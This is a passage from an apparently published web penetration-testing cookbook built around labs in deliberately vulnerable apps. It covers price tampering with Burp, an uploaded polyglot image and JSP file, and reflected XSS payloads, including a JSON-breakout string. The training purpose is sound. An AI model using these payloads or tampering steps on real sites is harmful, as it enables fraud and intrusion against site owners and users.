function decrypt(code){
    code = code.toUpperCase();
    alpha = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
    caesar = '';
    for (i = code.length ; i >= 0; i--){
        for (j = 0; j < alpha.length; j++){
            if (code.charAt(i) == alpha.charAt(j)){
                caesar = caesar + alpha.charAt((j+(alpha.length-1))%alpha.length);
            }
        }
    }
    return caesar;
}
```

- In the browser, bring up the developer tools (*F12*) and go to the **Console** tab. Paste into the console (look for the `>>` prompt) the following command:

```
decrypt ('emph');
```

12. You may use this command to call the `decrypt` function on any of the coupon codes declared within the array:

The screenshot shows a web application interface. On the left is a navigation menu with categories like Introduction, General, Access Control Flaws, AJAX Security, etc. On the right, there are 'Solution Videos' and a 'Shopping Cart Items -- To Buy Now' table. The table lists items like Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry, Dynex - Traditional Notebook Case, Hewlett-Packard - Pavilion Notebook with Intel® Centrino™, and a 3 - Year Performance Service Plan \$1000 and Over. Below the table, it says 'Total before coupon is applied:'. At the bottom, there is a console window with the command `>> decrypt('emph');` highlighted in a red box.

13. After pressing *Enter*, you will see the coupon code is decrypted to the word GOLD:

The screenshot shows the console window with the command `>> decrypt('emph');` and its output `← "GOLD"`.

14. Place the word **GOLD** within the **Enter your coupon code** box. Notice the amount is now much less. Next, click the **Purchase** button:

STAGE 1: For this exercise, your mission is to discover a coupon code to receive an unintended discount.

*** Keep looking for the coupon code.**

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	\$69.99	0	\$0.00
Dynex - Traditional Notebook Case	\$27.99	0	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	\$1599.99	2	\$3,199.98
3 - Year Performance Service Plan \$1000 and Over	\$299.99	0	\$0.00

Total before coupon is applied: \$3,199.98

Total to be charged to your credit card: \$1,599.99

Enter your credit card number:


Enter your coupon code:

15. We receive confirmation regarding stage 1 completion. Let's now try to get the purchase for free:

STAGE 2: Now, try to get your entire order for free.

*** Stage 1 completed.**

- 16. Switch to Burp's **Proxy** | **Intercept** tab and turn Interceptor on with the button **Intercept is on**.
- 17. Return to Firefox and press the **Purchase** button. While the request is paused, modify the \$1,599.99 amount to \$0.00. Look for the GRANDTOT parameter to help you find the grand total to change:



- 18. Click the **Forward** button. Now turn Interceptor off by clicking the toggle button to **Intercept is off**.
- 19. You should receive a success message. Note the total charged is now \$0.00:



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Choose another language: English ▾

[Logout](#) 

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STAGE 2: Now, try to get your entire order for free.

* Congratulations. You have successfully completed this lesson.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	\$69.99	<input type="text" value="0"/>	\$0.00
Dynex - Traditional Notebook Case	\$27.99	<input type="text" value="0"/>	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	\$1599.99	<input type="text" value="2"/>	\$3,199.98
3 - Year Performance Service Plan \$1000 and Over	\$299.99	<input type="text" value="0"/>	\$0.00

Total before coupon is applied: \$3,199.98

Total to be charged to your credit card: \$0.00

Enter your credit card number:

Enter your coupon code:

How it works...

Due to a lack of server-side checking for both the coupon code as well as the grand total amount prior to charging the credit card, we are able to circumvent the prices assigned and set our own prices instead.

Uploading malicious files – polyglots

Polyglot is a term defined as something that uses several languages. If we carry this concept into hacking, it means the creation of a **cross-site scripting (XSS)** attack vector by using different languages as execution points. For example, attackers can construct valid images and embed JavaScript with them. The placement of the JavaScript payload is usually in the comments section of an image. Once the image is loaded in a browser, the XSS content may execute, depending upon the strictness of the content-type declared by the web server and the interpretation of the content-type by the browser.


Getting ready

- Download a JPG file containing a cross-site scripting vulnerability from the **PortSwigger blog page**: <https://portswigger.net/blog/bypassing-csp-using-polyglot-jpegs>
 - Here is a direct link to the polyglot image: <http://portswigger-labs.net/polyglot/jpeg/xss.jpg>
- Using the OWASP WebGoat file upload functionality, we will plant an image into the application that contains an XSS payload.

How to do it...

1. Ensure the owaspbwa VM is running. Select the OWASP WebGoat application from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine.
2. After you click the OWASP WebGoat link, you will be prompted for login credentials. Use these credentials: username: `guest`; password: `guest`.
3. After authentication, click the **Start WebGoat** button to access the application exercises.

4. Click **Malicious Execution | Malicious File Execution** from the left-hand menu. You are presented with a file upload functionality page. The instructions state that only images are allowed for upload:



Internationalization is not available for this lesson Logout ?

Malicious File Execution

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Solution Videos Restart this Lesson

The form below allows you to upload an image which will be displayed on this page. Features like this are often found on web based discussion boards and social networking sites. This feature is vulnerable to Malicious File Execution.

In order to pass this lesson, upload and run a malicious file. In order to prove that your file can execute, it should create another file named:

```
/var/lib/tomcat6/webapps/WebGoat/mfe_target/guest.txt
```

Once you have created this file, you will pass the lesson.

WebGoat Image Storage

Your current image:
No image uploaded


Upload a new image: No file selected.

Created by Chuck Willis **MANDIANT**
INTELLIGENT INFORMATION SECURITY

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5. Browse to the location where you saved the `xss.jpg` image that you downloaded from the PortSwigger blog page mentioned at the beginning of this recipe.
6. The following screenshot how the image looks. As you can see, it is difficult to detect any XSS vulnerability contained within the image. It is hidden from plain view.

- Click the **Browse** button to select the `xss.jpg` file:



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Malicious File Execution

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In order to pass this lesson, upload and run a malicious file. In order to prove that your file can execute, it should create another file named:

```
/var/lib/tomcat6/webapps/WebGoat/mfe_target/guest.txt
```

Once you have created this file, you will pass the lesson.

WebGoat Image Storage


Your current image:
No image uploaded

Upload a new image: `xss.jpg`

Created by Chuck Willis **MANDIANT**
INTELLIGENT INFORMATION SECURITY

OWASP Foundation | Project WebGoat | Report Bug

- Switch to Burp's **Proxy | Options**. Make sure you are capturing **Client responses** and have the following settings enabled. This will allow us to capture HTTP responses modified or intercepted:



Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

Intercept responses based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="checkbox"/>	Or	Content type header	Matches	text
<input checked="" type="checkbox"/>	Or	Request	Was modified	
<input checked="" type="checkbox"/>	Or	Request	Was intercepted	
<input type="checkbox"/>	And	Status code	Does not match	^304\$
<input type="checkbox"/>	And	URL	Is in target scope	

Automatically update Content-Length header when the response is edited

- 11. Within the **Intercept** window while the request is paused, type `Burp rocks` into the search box at the bottom. You should see a match in the middle of the image. This is our polyglot payload. It is an image, but it contains a hidden XSS script within the comments of the image:



- Click the **Forward** button. Now turn Interceptor off by clicking the toggle button to **Intercept is off**.
- Using Notepad or your favorite text editor, create a new file called `poly.jsp`, and write the following code within the file:

```
<HTML>

<% java.io.File file = new
java.io.File("/var/lib/tomcat6/webapps/WebGoat/mfe_target/guest.txt");

file.createNewFile();%>

</HTML>
```

- Return to the **Malicious File Execution** page, and browse to the `poly.jsp` file you created, and then click the **Start Upload** button. The `poly.jsp` is a Java Server Pages file that is executable on this web server. Following the instructions, we must create a `guest.txt` file in the path provided. This code creates that file in JSP scriptlet tag code:

Solution Videos Restart this Lesson

The form below allows you to upload an image which will be displayed on this page. Features like this are often found on web based discussion boards and social networking sites. This feature is vulnerable to Malicious File Execution.

In order to pass this lesson, upload and run a malicious file. In order to prove that your file can execute, it should create another file named:

```
/var/lib/tomcat6/webapps/WebGoat/mfe_target/guest.txt
```

Once you have created this file, you will pass the lesson.

WebGoat Image Storage

Your current image: 


Upload a new image:

Created by Chuck Willis 

OWASP Foundation | Project WebGoat | Report Bug

- Right-click the unrecognized image, and select **Copy Image Location**.
- Open a new tab within the same Firefox browser as WebGoat, and paste the image location in the new tab. Press *Enter* to execute the script, and give the script a few seconds to run in the background before moving to the next step.

17. Flip back to the first tab, *F5*, to refresh the page, and you should receive the successfully completed message. If your script is running slowly, try uploading the `poly.jsp` on the upload page again. The success message should appear:



Malicious File Execution

OWASP WebGoat v5.4

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
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Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution

Malicious File Execution

Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

Solution Videos [Restart this Lesson](#)

The form below allows you to upload an image which will be displayed on this page. Features like this are often found on web based discussion boards and social networking sites. This feature is vulnerable to Malicious File Execution.

In order to pass this lesson, upload and run a malicious file. In order to prove that your file can execute, it should create another file named:

```
/var/lib/tomcat6/webapps/WebGoat/mfe_target/guest.txt
```

Once you have created this file, you will pass the lesson.

*** Congratulations. You have successfully completed this lesson.**

WebGoat Image Storage

Your current image: 

Upload a new image: No file selected.

Created by Chuck Willis **MANDIANT**
INTELLIGENT INFORMATION SECURITY

OWASP Foundation | Project WebGoat | Report Bug

How it works...

Due to unrestricted file upload vulnerability, we can upload a malicious file such as a polyglot without detection from the web server. Many sites allow images to be uploaded, so developers must ensure such images do not carry XSS payloads within them. Protection in this area can be in the form of magic number checks or special proxy servers screening all uploads.

There's more...

To read more about polyglots, please refer to the Portswigger blog: <https://portswigger.net/blog/bypassing-csp-using-polyglot-jpegs>.

8

Evaluating Input Validation Checks

In this chapter, we will cover the following recipes:

- Testing for reflected cross-site scripting
- Testing for stored cross-site scripting
- Testing for HTTP verb tampering
- Testing for HTTP Parameter Pollution
- Testing for SQL injection
- Testing for command injection

Introduction

Failure to validate any input received from the client before using it in the application code is one of the most common security vulnerabilities found in web applications. This flaw is the source for major security issues, such as SQL injection and **cross-site scripting (XSS)**. Web-penetration testers must evaluate and determine whether any input is reflected back or executed upon by the application. We'll learn how to use Burp to perform such tests.

Software tool requirements

In order to complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)

Testing for reflected cross-site scripting

Reflected cross-site scripting occurs when malicious JavaScript is injected into an input field, parameter, or header and, after returning from the web server, is executed within the browser. Reflected XSS occurs when the execution of the JavaScript reflects in the browser only and is not a permanent part of the web page. Penetration testers need to test all client values sent to the web server to determine whether XSS is possible.

Getting ready


Using OWASP Mutillidae II, let's determine whether the application protects against reflected **cross-site scripting (XSS)**.

How to do it...

- From the OWASP Mutillidae II menu, select **Login** by navigating to **OWASP 2013** | **A3 - Cross Site Scripting (XSS)** | **Reflected (First Order)** | **Pen Test Tool Lookup**

OWASP Mutillidae II: Web Pwn in Mass Production		
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In		
Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured		
OWASP 2013	A1 - Injection (SQL)	
OWASP 2010	A1 - Injection (Other)	
OWASP 2007	A2 - Broken Authentication and Session Management	Help Me!
Web Services	A3 - Cross Site Scripting (XSS)	Reflected (First Order) DNS Lookup
	A4 - Insecure Direct Object	Persistent (Second Order) Pen Test Tool Lookup

2. Select a tool from the drop-down listing and click the **Lookup Tool** button. Any value from the drop-down list will work for this recipe:



3. Switch to Burp Proxy | **HTTP history** and find the HTTP message you just created by selecting the lookup tool. Note that in the request is a parameter called `ToolID`. In the following example, the value is 16:

The screenshot shows the Burp Suite interface. The "HTTP history" tab is active, displaying a table of intercepted requests. The first entry is highlighted in orange:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
54	http://192.168.56.101	POST	/mutillidae/index.php?page=pen-test-tool-lookup.php	✓		200	50868	HTML	php

Below the table, the "Request" tab is selected, showing the raw HTTP request:

```
POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=pen-test-tool-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: showhints=1; PHPSESSID=d1745borno09vm4jnjv4m9lcs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
ToolID=16&pen-test-tool-lookup-php-submit-button=Lookup+Tool
```

4. Flip over to the **Response** tab and note the JSON returned from the request. You can find the JavaScript function in the response more easily by typing `PenTest` in the search box at the bottom. Note that the `tool_id` is reflected in a response parameter called `toolIDRequested`. This may be an attack vector for XSS:

The screenshot shows the Burp Suite interface with the following details:

- Target:** http://192.168.56.101
- Method:** POST
- URL:** /mutillidae/index.php?page=pen-test-tool-lookup.php
- Status:** 200
- Length:** 5086

The **Response** tab is selected, showing the following JavaScript code:

```

var gUseSafeJSONParser = "FALSE";
var gUseJavaScriptValidation = "FALSE";
var gDisplayError = "FALSE";
var gPenTestToolsJSONString = '{"query": {"toolIDRequested": "16", "penTestTools": [{"tool_id": "16", "tool_name": "Query Tool", "comment": "The Domain Information Groper is preferred on Linux over NSLookup and provides more inform output. DIG can perform zone transfers if the DNS server allows transfers."}]}}';
var addRow = function(pRowOfData){
    try{
        var lDocRoot = window.document;
        var lTBody = lDocRoot.getElementById("idDisplayTableBody");
        var lTR = lDocRoot.createElement("tr");

        //tool_id, tool_name, phase_to_use, tool_type, comment

        var lToolIDTD = lDocRoot.createElement("td");
        var lToolNameTD = lDocRoot.createElement("td");
        var lPhaseTD = lDocRoot.createElement("td");
        var lToolTypeTD = lDocRoot.createElement("td");
        var lCommentTD = lDocRoot.createElement("td");

        //lKeyTD.addAttribute("class", "label");
        lToolIDTD.addAttribute("class", "sub-body");
        lToolNameTD.addAttribute("class", "sub-body");
        lToolNameTD.addAttribute("style", "color:#770000");
        lPhaseTD.addAttribute("class", "sub-body");
        lToolTypeTD.addAttribute("class", "sub-body");
        lCommentTD.addAttribute("class", "sub-body");
        lCommentTD.addAttribute("style", "font-weight: normal");


        lToolIDTD.appendChild(lDocRoot.createTextNode(pRowOfData.tool_id));
        lToolNameTD.appendChild(lDocRoot.createTextNode(pRowOfData.tool_name));
        lPhaseTD.appendChild(lDocRoot.createTextNode(pRowOfData.phase_to_use));
        lToolTypeTD.appendChild(lDocRoot.createTextNode(pRowOfData.tool_type));
        lCommentTD.appendChild(lDocRoot.createTextNode(pRowOfData.comment));

        lTR.appendChild(lToolIDTD);
        lTR.appendChild(lToolNameTD);
    }
}

```

The search box at the bottom of the interface contains the text `PenTest`.

5. Send the request over to **Repeater**. Add an XSS payload within the `ToolID` parameter immediately following the number. Use a simple payload such as `<script>alert(1);</script>`:



The screenshot shows the Burp Suite Repeater interface. The 'Repeater' tab is selected. Below the tab bar, there are buttons for 'Go', 'Cancel', and navigation arrows. The 'Request' section is active, showing a raw HTTP request. The request body is as follows:

```
POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101
Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=pen-test-tool-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: showhints=1; PHPSESSID=d1745borno09vn4jnjv4m9lcs2;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

ToolID=16<script>alert(1);</script>&pen-test-tool-lookup-php-submit-button=Lookup+T
ool
```

The XSS payload `<script>alert(1);</script>` is highlighted with a red box in the original image.

6. Click **Go** and examine the returned JSON response, searching for `PenTest`. Notice our payload is returned exactly as inputted. It looks like the developer is not sanitizing any of the input data before using it. Let's exploit the flaw:

```
Response
Raw Headers Hex HTML Render
var gUseSafeJSONParser = "FALSE";
var gUseJavaScriptValidation = "FALSE";
var gDisplayError = "FALSE";
var gPenTestToolsJSONString = '{"query": {"toolIDRequested":
"16<script>alert(1);</script>", "penTestTools":
[{"tool_id": "16", "tool_name": "Dig", "phase_to_use": "Reconnaissance", "tool_type": "DNS
Server Query Tool", "comment": "The Domain Information Groper is preferred on Linux
over NSLookup and provides more information natively. NSLookup must be in debug
mode to give similar output. DIG can perform zone transfers if the DNS server
allows transfers."}]}'
var addRow = function(pRowOfData){
    try{
        var lDocRoot = window.document;
        var lTBody = lDocRoot.getElementById("idDisplayTableBody");
        var lTR = lDocRoot.createElement("tr");

        //tool_id, tool_name, phase_to_use, tool_type, comment
```

7. Since we are working with JSON instead of HTML, we will need to adjust the payload to match the structure of the JSON returned. We will fool the JSON into thinking the payload is legitimate. We will modify the original `<script>alert(1);</script>` payload to `"}})%3balert(1)%3b//` instead.
8. Switch to the **Burp Proxy** | **Intercept** tab. Turn **Interceptor** on with the button **Intercept is on**.
9. Return to Firefox, select another tool from the drop-down list, and click the **Lookup Tool** button.

10. While **Proxy | Interceptor** has the request paused, insert the new payload of " } }) %3balert (1) %3b// immediately after the Tool ID number:

```
POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=pen-test-tool-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: showhints=1; PHPSESSID=d1745borno09vn4jnjv4m9lcs2; acopendivids=swingset,jotto,phpbb2,redaine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
ToolID=12"} } ) %3balert (1) %3b//kpen-test-tool-lookup-php-submit-button=Lookup+Tool
```

